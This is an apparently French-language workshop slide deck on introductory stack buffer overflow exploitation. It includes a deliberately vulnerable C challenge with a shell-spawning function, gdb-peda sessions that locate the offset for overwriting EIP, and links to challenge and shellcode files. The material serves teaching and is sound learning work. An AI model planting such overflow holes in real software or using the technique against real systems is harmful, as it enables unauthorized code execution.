

My Little Pwnie


Nofix & Switch @h2g2, 04:03:2021



But et objectif du pwn

Prendre le contrôle de l'exécution d'un programme en abusant de faiblesses de conception.

- Exécuter des commandes avec des droits privilégiés (binaire suid)
- Exécuter des commandes sur un serveur distant
- (R)(E) IP = 0x41414141...
- `call system("/bin/sh")`



Assembleur x86

```
λ ackira ~/lab/workshop/pwn-part-I » bat chall.c
```

```
File: chall.c
1  #include <stdio.h>
2  #include <stdlib.h>
3
4
5  void hacked(void) {
6      system("/bin/sh");
7  }
8
9  void vuln(void) {
10
11      char buffer[40];
12
13      puts("Enter your little pwnie name : ");
14      fgets(buffer, 100, stdin);
15
16      printf("Welcome to : %s", buffer);
17      puts("The sweetest pwnie");
18  }
19
20  int main(int argc, char **argv) {
21      vuln();
22      return 0;
23  }
```

```
gdb-peda$ pdisass vuln
```

Dump of assembler code for function vuln:

```
0x08048520 <+0>:  push    ebp
0x08048521 <+1>:  mov     ebp,esp
0x08048523 <+3>:  push    esi
0x08048524 <+4>:  sub     esp,0x54
0x08048527 <+7>:  lea     eax,ds:0x8048648
0x0804852d <+13>:  mov     DWORD PTR [esp],eax
0x08048530 <+16>:  call    0x80483c0 <puts@plt>
0x08048535 <+21>:  mov     ecx,0x64
0x0804853a <+26>:  lea     edx,[ebp-0x2c]
0x0804853d <+29>:  mov     esi,DWORD PTR ds:0x804a040
0x08048543 <+35>:  mov     DWORD PTR [esp],edx
0x08048546 <+38>:  mov     DWORD PTR [esp+0x4],0x64
0x0804854e <+46>:  mov     DWORD PTR [esp+0x8],esi
0x08048552 <+50>:  mov     DWORD PTR [ebp-0x30],eax
0x08048555 <+53>:  mov     DWORD PTR [ebp-0x34],ecx
0x08048558 <+56>:  call    0x80483b0 <fgets@plt>
0x0804855d <+61>:  lea     ecx,ds:0x8048668
0x08048563 <+67>:  lea     edx,[ebp-0x2c]
0x08048566 <+70>:  mov     DWORD PTR [esp],ecx
0x08048569 <+73>:  mov     DWORD PTR [esp+0x4],edx
0x0804856d <+77>:  mov     DWORD PTR [ebp-0x38],eax
0x08048570 <+80>:  call    0x80483a0 <printf@plt>
0x08048575 <+85>:  lea     ecx,ds:0x8048678
0x0804857b <+91>:  mov     DWORD PTR [esp],ecx
0x0804857e <+94>:  mov     DWORD PTR [ebp-0x3c],eax
0x08048581 <+97>:  call    0x80483c0 <puts@plt>
0x08048586 <+102>:  mov     DWORD PTR [ebp-0x40],eax
0x08048589 <+105>:  add     esp,0x54
0x0804858c <+108>:  pop     esi
0x0804858d <+109>:  pop     ebp
0x0804858e <+110>:  ret
```

End of assembler dump.


Registres x86

```
[-----registers-----]  
EAX: 0x1  
EBX: 0x0  
ECX: 0x2  
EDX: 0x804856a --> 0x1b010033  
ESI: 0x1  
EDI: 0xf7fa8000 --> 0x1b3db0  
EBP: 0xffffd058 --> 0x0  
ESP: 0xffffd030 --> 0x1  
EIP: 0x80484c5 (<main+53>:      call    0x8048440 <callme>)  
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

- 32 bits = 4 octet = dword
- Valeur ou adresse (pointeur)
- EAX, EBX, ECX, EDX = généraux
- ESI, EDI = pointeur sur tableau de char
- ESP, EBP = Pointeur haut et bas de pile
- **EIP = adresse de la prochaine instruction**
- Zone mémoire séparée
- Pas accessible via une adresse

Rappels - La mémoire

Low address



High address

`gdb-peda$`

Symbols from `"/home/switch/lab/workshop/pwn-part-I/chall"`.

Local exec file:

``/home/switch/lab/workshop/pwn-part-I/chall', file type elf32-i386.`

Entry point: `0x8048400`

`0x08048154 - 0x08048167 is .interp`

`0x08048168 - 0x08048188 is .note.ABI-tag`

`0x08048188 - 0x080481ac is .note.gnu.build-id`

`0x080481ac - 0x080481e4 is .hash`

`0x080481e4 - 0x08048208 is .gnu.hash`

`0x08048208 - 0x08048298 is .dynsym`

`0x08048298 - 0x080482fc is .dynstr`

`0x080482fc - 0x0804830e is .gnu.version`

`0x08048310 - 0x08048330 is .gnu.version_r`

`0x08048330 - 0x08048340 is .rel.dyn`

`0x08048340 - 0x08048368 is .rel.plt`

`0x08048368 - 0x0804838b is .init`

`0x08048390 - 0x080483f0 is .plt`

`0x080483f0 - 0x080483f8 is .plt.got`

`0x08048400 - 0x08048622 is .text`

`0x08048624 - 0x08048638 is .fini`

`0x08048638 - 0x0804868b is .rodata`

`0x0804868c - 0x080486b8 is .eh_frame_hdr`

`0x080486b8 - 0x0804876c is .eh_frame`

`0x08049f00 - 0x08049f04 is .init_array`

`0x08049f04 - 0x08049f08 is .fini_array`

`0x08049f08 - 0x08049f0c is .jcr`

`0x08049f0c - 0x08049ffc is .dynamic`

`0x08049ffc - 0x0804a000 is .got`

`0x0804a000 - 0x0804a020 is .got.plt`

`0x0804a020 - 0x0804a028 is .data`

`0x0804a040 - 0x0804a048 is .bss`

Rappels – Calling Convention

```
λ ackira ~/lab/workshop/pwn-part-I » bat appel.c
```

```
File: appel.c
1 int callme(int a, int b, char *c) {
2     printf("%d %d %s", a, b, c);
3     return 6;
4 }
5
6
```

```
=> 0x80484c5 <main+53>: call    0x8048440 <callme>
0x80484ca <main+58>: mov     DWORD PTR [ebp-0x10],eax
0x80484cd <main+61>: add     esp,0x28
0x80484d0 <main+64>: pop     ebp
0x80484d1 <main+65>: ret
```

Guessed arguments:

arg[0]: 0x1

arg[1]: 0x2

arg[2]: 0x804856a --> 0x1b010033

[-----stack-----]

```
0000| 0xffffd030 --> 0x1
0004| 0xffffd034 --> 0x2
0008| 0xffffd038 --> 0x804856a --> 0x1b010033
0012| 0xffffd03c --> 0x8048501 (<__libc_csu_init+33>: lea     eax,[ebx-0x100])
0016| 0xffffd040 --> 0xf7fa83dc --> 0xf7fa91e0 --> 0x0
0020| 0xffffd044 --> 0x8048224 --> 0x21 ('!')
0024| 0xffffd048 --> 0x80484e9 (<__libc_csu_init+9>: add     ebx,0x1b17)
0028| 0xffffd04c --> 0x2
```

High address


ESP →

Low address



Stack Frame
main()

Rappels - La stack




```
gdb-peda$ x/40xw $esp
0xffffcfe0: 0xffffd00c 0x00000064 0xf7fa85a0 0x080482d1
0xffffcff0: 0x00000000 0xffffd094 0xf7fa8000 0x00000016
0xfffffd00: 0xffffffff 0x00000064 0x00000020 0x41414141
0xfffffd10: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd20: 0x00000a41 0xffffd0f4 0xf7e22880 0x0804860b
0xfffffd30: 0x00000001 0x00000001 0xffffd058 0x080485ae
0xfffffd40: 0xf7fa83dc 0x08048268 0x080485c9 0xffffd0f4
0xfffffd50: 0x00000001 0x00000000 0x00000000 0xf7e0c286
0xfffffd60: 0x00000001 0xffffd0f4 0xffffd0fc 0x00000000
0xfffffd70: 0x00000000 0x00000000 0xf7fa8000 0xf7ffdc0c
```

@buffer : 0xffffd00c → 0x41414141 ...

@saved eip : 0xffffd03c → 0x080485ae

```
gdb-peda$ pdisass main
Dump of assembler code for function main:
0x08048590 <+0>: push    ebp
0x08048591 <+1>: mov     ebp,esp
0x08048593 <+3>: sub     esp,0x18
0x08048596 <+6>: mov     eax,DWORD PTR [ebp+0xc]
0x08048599 <+9>: mov     ecx,DWORD PTR [ebp+0x8]
0x0804859c <+12>: mov     DWORD PTR [ebp-0x4],0x0
0x080485a3 <+19>: mov     DWORD PTR [ebp-0x8],ecx
0x080485a6 <+22>: mov     DWORD PTR [ebp-0xc],eax
0x080485a9 <+25>: call    0x08048520 <vuln>
0x080485ae <+30>: xor     eax,eax
```

Pwning : rewriting EIP



```
=> 0x804858e <vuln+110>:      ret      == pop eip
```

```
0x804858f:  nop
```

```
0x8048590 <main>:  push    ebp
```

```
0x8048591 <main+1>: mov     ebp,esp
```

```
0x8048593 <main+3>: sub     esp,0x18
```

```
[-----stack-----  
0000| 0xffffd03c --> 0x80485ae (<main+30>:      xor     eax,eax)
```

```
=> 0x804858e <vuln+110>:      ret
```

```
0x804858f:  nop
```

```
0x8048590 <main>:  push    ebp
```

```
0x8048591 <main+1>: mov     ebp,esp
```

```
0x8048593 <main+3>: sub     esp,0x18
```

```
[-----stack-----  
0000| 0xffffd03c ('A' <repeats 12 times>, "\n")  
0004| 0xffffd040 ("AAAAAAAA\n")  
0008| 0xffffd044 ("AAAA\n")
```

```
EIP: 0x41414141 ('AAAA')
```

```
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT
```

```
[-----code-----  
Invalid $PC address: 0x41414141
```

```
[-----stack-----
```

```
0000| 0xffffd040 ("AAAAAAAA\n")
```

```
0004| 0xffffd044 ("AAAA\n")
```

Now goto

pwnie.switch.re/chall.c

pwnie.switch.re/chall

pwnie.switch.re/shellcode.c

pwnie.switch.re/shellcode

Pwning : PEDA commands

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

```
gdb-peda$ x/2wx $esp
0xffffd190:    0xf7fe4520    0x00000000
```

```
gdb-peda$ info functions
```

```
gdb-peda$ b *main+36
Breakpoint 2 at 0x8048574
```


```
gdb-peda$ context all
```

```
[-----registers-----  
EAX: 0xf7fa4dc8 --> 0xffffd24c --> 0xffffd402 ("XDG_SEAT_PATH=/org/freedesktop/  
Manager/Seat0")  
EBX: 0x0  
ECX: 0x51d3676d  
EDX: 0xffffd1d4 --> 0x0
```

```
gdb-peda$ disass main
Dump of assembler code for function main:
    0x08048550 <+0>:      push    ebp
    0x08048551 <+1>:      mov     ebp,esp
    0x08048553 <+3>:      sub     esp,0x18
=> 0x08048556 <+6>:      mov     eax,DWORD PTR [ebp+0xc]
```

```
gdb-peda$ pattern_create 100
'AAA%AA$AABAA$AA$AACA- AA(AADAA;
AA5AKAAgAA6AAL'
gdb-peda$ pattern_offset ADAA
ADAA found at offset: 26
```

Pwning : locate the crash



```
gdb-peda$ pattern_create 100  
'AAA%AA$AABAA$AA$AACAA-AA(AADAA;AA)AAEAAaAA0A'
```


```

EAX: 0x70 ('p')
EBX: 0x0
ECX: 0x0
EDX: 0xf7fa4890 --> 0x0
ESI: 0x41494141 ('AAIA')
EDI: 0xf7fa3000 --> 0x1d9d6c
EBP: 0x41416541 ('AeAA')
ESP: 0xffffd190 ("AAfAA5AAKAAgAA6AA")
EIP: 0x4a414134 ('4AAJ')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x4a414134
[-----stack-----]
0000| 0xffffd190 ("AAfAA5AAKAAgAA6AA")
0004| 0xffffd194 ("A5AAKAAgAA6AA")
0008| 0xffffd198 ("KAAgAA6AA")
0012| 0xffffd19c ("AA6AA")
0016| 0xffffd1a0 --> 0x41 ('A')
0020| 0xffffd1a4 --> 0x0
0024| 0xffffd1a8 --> 0x0
0028| 0xffffd1ac --> 0xf7de3b41 (<__libc_start_main+241>:      add    esp,0x10)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x4a414134 in ?? ()
gdb-peda$

```

```
gdb-peda$ pattern_offset 4AAJ
4AAJ found at offset: 78
```

Pwning : the shellcode

